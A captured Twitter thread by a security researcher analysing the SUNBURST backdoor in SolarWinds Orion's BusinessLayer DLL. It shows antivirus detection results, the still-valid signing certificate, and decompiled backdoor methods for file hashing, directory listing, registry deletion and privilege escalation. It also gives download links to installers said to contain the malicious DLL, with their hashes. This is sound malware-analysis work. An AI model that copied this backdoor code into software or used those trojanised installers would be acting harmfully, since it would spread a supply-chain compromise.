

# Twitter Thread by Kyle Hanslovan

Kyle Hanslovan

@KyleHanslovan



Only 1 / 67 antivirus engines list SUNBURST backdoor as malicious -  
SolarWinds.Orion.Core.BusinessLayer.dll <https://t.co/taaiUtSJzR> #SUNBURST  
#UNC2452

1 / 67

! One engine detected this file

32519b85c0b422e4656de6e6c41878e95fd95026267daab4215ee59c107d6c77  
SolarWinds.Orion.Core.BusinessLayer.dll

assembly overlay pedll signed

Community Score

DETECTION DETAILS COMMUNITY 1

Qihoo-360 ! Trojan.Generic

SolarWinds' digital certificate hasn't been revoked yet.

## Signature Verification

✔ Signed file, valid signature

## File Version Information

Copyright Copyright © 1999–2020 SolarWinds Worldwide, LLC. All Rights Reserved.  
Product SolarWinds.Orion.Core.BusinessLayer  
Description SolarWinds.Orion.Core.BusinessLayer  
Original Name SolarWinds.Orion.Core.BusinessLayer.dll  
Internal Name SolarWinds.Orion.Core.BusinessLayer.dll  
File Version 2019.4.5200.9083  
Date signed 08:53 AM 03/24/2020

## Signers

– Solarwinds Worldwide, LLC


Name	Solarwinds Worldwide, LLC
Status	Valid
Issuer	Symantec Class 3 SHA256 Code Signing CA
Valid From	12:00 AM 01/21/2020
Valid To	11:59 PM 01/20/2023
Valid Usage	Code Signing
Algorithm	sha256RSA
Thumbprint	47D92D49E6F7F296260DA1AF355F941EB25360C4
Serial Number	0F E9 73 75 20 22 A6 06 AD F2 A3 6E 34 5D C0 ED

+ Symantec Class 3 SHA256 Code Signing CA

+ VeriSign


The full compromised package is still being hosted online as well ■

<https://downloads.solarwinds.com/solarwinds/CatalogResources/Core/2019.4/2019.4.5220.20574/SolarWinds-Core-v2019.4.5220.20574-Hotfix5.msp>




Job class within the backdoored #Sunburst DLL is pretty straight forward and aligns with @FireEye's analysis.

CollectSystemDescription:



DeleteFile



DeleteRegistryValue

```

1 // SolarWinds.Orion.Core.BusinessLayer.OrionImprovementBusinessLayer.Job
2 // Token: 0x06000992 RID: 2450 RVA: 0x0004462D File Offset: 0x0004282D
3 public static void DeleteRegistryValue(string[] args)
4 {
5     OrionImprovementBusinessLayer.RegistryHelper.DeleteValue(args[0], args[1]);
6 }
7

```

## FileExists

```

1 // SolarWinds.Orion.Core.BusinessLayer.OrionImprovementBusinessLayer.Job
2 // Token: 0x06000990 RID: 2448 RVA: 0x000445F0 File Offset: 0x000427F0
3 public static void FileExists(string[] args, out string result)
4 {
5     string path = Environment.ExpandEnvironmentVariables(args[0]);
6     result = File.Exists(path).ToString();
7 }
8

```


#UNC2452 prefers MD5 for their file hashing routine

```

1 // SolarWinds.Orion.Core.BusinessLayer.OrionImprovementBusinessLayer.Job
2 // Token: 0x06000988 RID: 2448 RVA: 0x00043CA0 File Offset: 0x00041EA0
3 public static int GetFileHash(string[] args, out string result)
4 {
5     result = null;
6     string path = Environment.ExpandEnvironmentVariables(args[0]);
7     using (MD5 md = MD5.Create())
8     {
9         using (FileStream fileStream = File.OpenRead(path))
10        {
11            byte[] bytes = md.ComputeHash(fileStream);
12            if (args.Length > 1)
13            {
14                return (!(OrionImprovementBusinessLayer.ByteArrayToHexString(bytes).ToLower() == args[1].ToLower())) ? 1 : 0;
15            }
16            result = OrionImprovementBusinessLayer.ByteArrayToHexString(bytes);
17        }
18    }
19    return 0;
20 }
21


```

#UNC2452's DirList is savvy enough to always expand environment variables. Doesn't appear to have any recursion or depth arguments for DirWalking.



```
1 // SolarWinds.Orion.Core.BusinessLayer.OrionImprovementBusinessLayer.Job
2 // Token: 0x06000989 RID: 2441 RVA: 0x00043D34 File Offset: 0x00041F34
3 public static void GetFileSystemEntries(string[] args, out string result)
4 {
5     string searchPattern = (args.Length >= 2) ? args[1] : "";
6     string path = Environment.ExpandEnvironmentVariables(args[0]);
7     string[] value = (from f in Directory.GetFiles(path, searchPattern)
8     select Path.GetFileName(f)).ToArray<string>();
9     string[] value2 = (from f in Directory.GetDirectories(path, searchPattern)
10    select Path.GetFileName(f)).ToArray<string>();
11    result = string.Join("\n", value2) + "\n\n" + string.Join(" \n", value);
12 }
13 }
```

Use of token manipulation was underwhelming. Sets process privilege to SeTakeOwnershipPrivilege, SeRestorePrivilege, and SeShutdownPrivilege.




```
1365
1366 // Token: 0x0600096D RID: 2413 RVA: 0x00043024 File Offset: 0x00041224
1367 private static void SetKeyOwnerWithPrivileges(RegistryKey key, string subKey, string owner)
1368 {
1369     try
1370     {
1371         OrionImprovementBusinessLayer.RegistryHelper.SetKeyOwner(key, subKey, owner);
1372     }
1373     catch
1374     {
1375         bool newState = false;
1376         bool newState2 = false;
1377         bool flag = false;
1378         bool flag2 = false;
1379         string privilege = OrionImprovementBusinessLayer.ZipHelper.Unzip("C04NSi0uyS9KDSjKLMvMSU1PBQA=");
1380         string privilege2 = OrionImprovementBusinessLayer.ZipHelper.Unzip("C04NScx09S/PSy0qzsgsCCjKLMvMSU1PBQA=");
1381         flag = OrionImprovementBusinessLayer.NativeMethods.SetProcessPrivilege(privilege2, true, out newState);
1382         flag2 = OrionImprovementBusinessLayer.NativeMethods.SetProcessPrivilege(privilege, true, out newState2);
1383         try
1384         {
1385             OrionImprovementBusinessLayer.RegistryHelper.SetKeyOwner(key, subKey, owner);
1386         }
1387         finally
1388         {
1389             if (flag)
1390             {
1391                 OrionImprovementBusinessLayer.NativeMethods.SetProcessPrivilege(privilege2, newState, out newState);
1392             }
1393             if (flag2)
1394             {
1395                 OrionImprovementBusinessLayer.NativeMethods.SetProcessPrivilege(privilege, newState2, out newState2);
1396             }
1397         }
1398     }
1399 }
```

Analyzer

- SolarWinds.Orion.Core.BusinessLayer.OrionImprovementBusinessLayer.NativeMethods.AdjustTokenPrivileges(IntPtr, bool, ref OrionImprovementBusinessLayer.NativeMethods.TOKEN\_PRIVILEGE, uint, ref OrionImprovementBusinessLayer.NativeMethods.TOKEN\_PRIVILEGE): void @06000989
- SolarWinds.Orion.Core.BusinessLayer.OrionImprovementBusinessLayer.NativeMethods.RebootComputer(): bool @060009CD
- SolarWinds.Orion.Core.BusinessLayer.OrionImprovementBusinessLayer.NativeMethods.SetProcessPrivilege(string, bool, out bool): bool @060009CE
- Used By
  - SolarWinds.Orion.Core.BusinessLayer.OrionImprovementBusinessLayer.NativeMethods.RebootComputer(): bool @060009CD
  - SolarWinds.Orion.Core.BusinessLayer.OrionImprovementBusinessLayer.RegistryHelper.SetKeyOwnerWithPrivileges(RegistryKey, string, string): void @0600096D
- Uses


Domain1 = <https://t.co/BGPAYeprMm>

(just like the report said). Thus far all analysis has held up (no real surprise there).




One of the anomalous #SUNBURST DLLs from October 2019 that Microsoft highlighted can be found in the SolarWinds Coreinstall.msi for 2019.4.5220.20161 -

<https://downloads.solarwinds.com/solarwinds/CatalogResources/Core/2019.4/2019.4.5220.20161/CoreInstaller.msi>



Malicious #SUNBURST DLL CE77D116A074DAB7A22A0FD4F2C1AB475F16EEC42E1DED3C0B0AA8211FE858D6 from May 2020 can be found in CoreInstaller.msi for 2020.2.5320.27438

[-https://downloads.solarwinds.com/solarwinds/CatalogResources/Core/2020.2/2020.2.5320.27438/CoreInstaller.msi](https://downloads.solarwinds.com/solarwinds/CatalogResources/Core/2020.2/2020.2.5320.27438/CoreInstaller.msi)



Malicious #SUNBUST DLL 019085A76BA7126FFF22770D71BD901C325FC68AC55AA743327984E89F4B0134 from April 2020 can be found in CoreInstaller.msi for 2020.2.5220.27327 -

<https://downloads.solarwinds.com/solarwinds/CatalogResources/Core/2020.2/2020.2.5220.27327/CoreInstaller.msi>

2020.2.5220.27327CoreInstaller.msi

Share View

<< Downloads > SolarWinds-SUNBURST > 2020.2.5220.27327CoreInstaller.msi

Search 2020.2.5220.27327CoreInstaller.msi

Name	Date modified	Type	Size
SolarWinds.Orion.Core.BusinessLayer.dll	4/21/2020 5:54 PM	Application exten...	1,004 KB
SolarWinds.Orion.Core.BusinessLayer.dll....	4/21/2020 9:34 AM	Configuration Sou...	22 KB

Checksum information

Name	SolarWinds.Orion.Core.BusinessLayer.dll
Size	1028072 bytes (1003 KiB)
SHA256	019085A76BA7126FFF22770D71BD901C325FC68AC55AA743327984E89F4B0134

selected 0.97 MB